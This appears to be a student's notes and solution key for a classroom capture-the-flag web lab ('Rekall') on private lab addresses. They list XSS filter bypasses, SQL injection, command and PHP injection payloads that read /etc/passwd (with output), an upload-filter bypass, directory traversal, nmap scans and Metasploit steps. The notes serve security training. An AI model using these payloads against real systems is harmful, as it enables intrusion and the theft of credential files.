



flag 12: done - melina melina(password is user name from && cat /etc/passwd



Challenge
0 Solves
Flag 12
50
Vulnerability: Brute force attacks
Unlock Hint for 10 points
Unlock Hint for 25 points
Flag
Submit


Home
About Rekall
Welcome
VR Planner
Login
Enter your Administrator credentials!
Login:
Password:
Login
Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here:
HERE


flag 13:



Flag 13
80
Vulnerability: PHP injection
Unlock Hint for 30 points
Unlock Hint for 20 points
Flag
Submit
Hint
Research and try different PHP injection payloads to find this flag.
Got it!
Hint
Flag 9 will help you find this flag.
Got it!


192.168.14.35/souvenirs.php?message=""; system('cat /etc/passwd')
http://192.168.14.35/souvenirs.php?message=""; system('cat /etc/passwd') — Visit


news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var
/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var
/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin
/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
melina:x:1000:1000::/home/melina:
Congrats, flag 13 is jdka7sk23dd


flag 14:






flag 15:

transverse through the directories and went through the disclaimer txt files


Flag 15
50
Vulnerability: Directory traversal
Unlock Hint for 2 points
Unlock Hint for 15 points
Unlock Hint for 10 points
Flag
Submit
Hint
On the disclaimer page.
Got it!
Hint
Use Flag 10 Exploit to find the hidden directory.
Got it!
Hint
Check out the file extension and change it as needed.
Got it!


192.168.14.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt
Exploit-DB
Nessus
REKALL CORPORATION
"New" Rekall Disclaimer
Going to Rekall may introduce risk:
Please seek medical assistance if you experience:
- Headache
- Vertigo
- Swelling
- Nausea
Congrats, flag 15 is dksdf7sjd5sg

Flag Solutions

Flag 1: f76sdfkg6sjf

- **Location:** Welcome.php
- **Vulnerability:** XSS reflected
- **Method/Payload to Exploit:**

Flag 2: ksdnd99dkas

- **Location:** Memory-Planner.php (first field)
- **Vulnerability:** XSS reflected (advanced)
- **Method/Payload to Exploit:** The input validation removes the word "script," so the word "script" needs to be split up in the payload—for example: <SCRIPscriptT>alert("hi")</SCRIPscripTt>

Flag 3: sd7fk1nctx

- **Location:** comments.php
- **Vulnerability:** XSS Stored
- **Method/Payload to Exploit:**

Flag 4: nckd97dk6sh2

- **Location:** About-Rekall.php
- **Vulnerability:** Sensitive data exposure
- **Method/Payload to Exploit:** The flag appears in the HTTP response headers. These headers can be seen using BURP or via a cURL request, such as:
    - curl -v http://192.168.14.35/About-Rekall.php

Flag 5: mmssdi73g

- **Location:** Memory-Planner.php (second field)
- **Vulnerability:** Local file inclusion
- **Method/Payload to Exploit:** Uploading any PHP file will provide the flag.

Flag 6: ld8skd62hdd

- **Location:** Memory-Planner.php (third field)
- **Vulnerability:** Local file inclusion (advanced)
- **Method/Payload to Exploit:** The input validation checks for the presence of .jpg, so to bypass this upload, name your malicious script with this name: script.jpg.php

Flag 7: bcs92sjsk233

- **Location:** Login.php (first field)
- **Vulnerability:** SQL injection
- **Method/Payload to Exploit:** In the password field, use the following payload: ok' or 1=1--

Flag 8: 87fsdkf6djf

- **Location:** Login.php (second field)
- **Vulnerability:** Sensitive data exposure
- **Method/Payload to Exploit:** The username and password are in the HTML, or you can view them by highlighting the webpage.
    - Username: dougquaid
    - Password: kuato

Flag 9: dkkdudfkdy23

- **Location:** robots.txt
- **Vulnerability:** Sensitive data exposure
- **Method/Payload to Exploit:** Just access the webpage.

Flag 10: ksdnd99dkas

- **Location:** networking.php (first field)
- **Vulnerability:** Command injection
- **Method/Payload to Exploit:** www.welcometorecall.com && cat vendors.txt or www.welcometorecall.com ; cat vendors.txt

Flag 11: opshdkasy78s

- **Location:** networking.php (second field)
- **Vulnerability:** Command injection (advanced)
- **Method/Payload to Exploit:** Input validation strips "&" and ";", so the payload will need to be www.welcometorecall.com | cat vendors.txt

Flag 12: hsk23oncsd

- **Location:** Login.php (second field)
- **Vulnerability:** Brute force attack
- **Method/Payload to Exploit:** Using the vulnerability in Flag 10 or 11 and viewing the /etc/passwd file, you'll see a user melina. This user has the same password: melina

Flag 13: jdka7sk23dd

- **Location:** souvenirs.php
- **Vulnerability:** PHP injection
- **Method/Payload to Exploit:** This hidden webpage was identified in the robots.txt file found in Flag 9. The payload to exploit this page is changing the URL to:
    - http://192.168.13.35/souvenirs.php?message=""; system('cat /etc/passwd') OR http://192.168.13.35/souvenirs.php?message=%22%22;%20passthru(%27cat%20/etc/passwd%27)

Flag 14: dks93jdlsd7dj

- **Location:** admin_legal_data.php
- **Vulnerability:** Session management
- **Method/Payload to Exploit:** The link to this page is provided when Flag 12 is acquired. To view the flag, you will need to test out different session IDs in the URL with Burp. (Intruder would be the most efficient.) **87** is the secret session ID that provides the flag (http://192.168.13.35/admin_legal_data.php?admin=87).

Flag 15: dksdf7sjd5sg

- **Location:** Disclaimer.php
- **Vulnerability:** Directory traversal
- **Method/Payload to Exploit:** The hint on this page indicates this is the "new" disclaimer. Using the vulnerability from Flag 10 or Flag 11, you can run ls to see the old_disclaimers directory. Using that finding, change the URL to: http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt
    - Note that the resource changed from disclaimer_2.txt to disclaimer_1.txt, as this is the older version.

DAY 2 CTF:

https://kali:8834/ - browser for today

http://ctf-11.azurewebsites.net/setup

new login info for the CTF site: (same)

- user: jray
- email: jray@jray.com
- password: jrayisthebest
- TEAM: Coolteam:p4ssw0rd*

docker-compose pull

docker-compose up

command to start nessus

systemctl status nessusd

systemctl start nessusd

metaspoit

search

use


info


options

set all “yes”


exploit


FLAG 1:






FLAG 2:






FLAG 3:hint crt.sh



FLAG 4:



=#5 is the flag (even though there are 6)

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-17 21:42 EDT
Nmap scan report for 192.168.13.10
Host is up (0.000010s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
8009/tcp open  ajp13
8080/tcp open  http-proxy
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.11
Host is up (0.000010s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:A8:0D:0B (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.000010s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
8080/tcp open  http-proxy
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.000010s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.000010s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:C0:A8:0D:0E (Unknown)

Nmap scan report for 192.168.13.1
Host is up (0.0000090s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE
5901/tcp  open     vnc-1
6001/tcp  open     X11:1
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config
```

FLAG 5:

Flag 5

10

Run an agressive scan against the discovered hosts. The flag is the IP address of the host running Drupal.

IP=192.168.13.13

```
┌──(root💀kali)-[~]
└─# nmap -A 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-17
Nmap scan report for 192.168.13.10
```

```
└─# nmap -A 192.168.13.13
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-17 21:49 EDT
Nmap scan report for 192.168.13.13
Host is up (0.000051s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-title: Home | Drupal CVE-2019-6340
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-server-header: Apache/2.4.25 (Debian)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.05 ms 192.168.13.13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.01 seconds
```

FLAG 6:

Flag 6

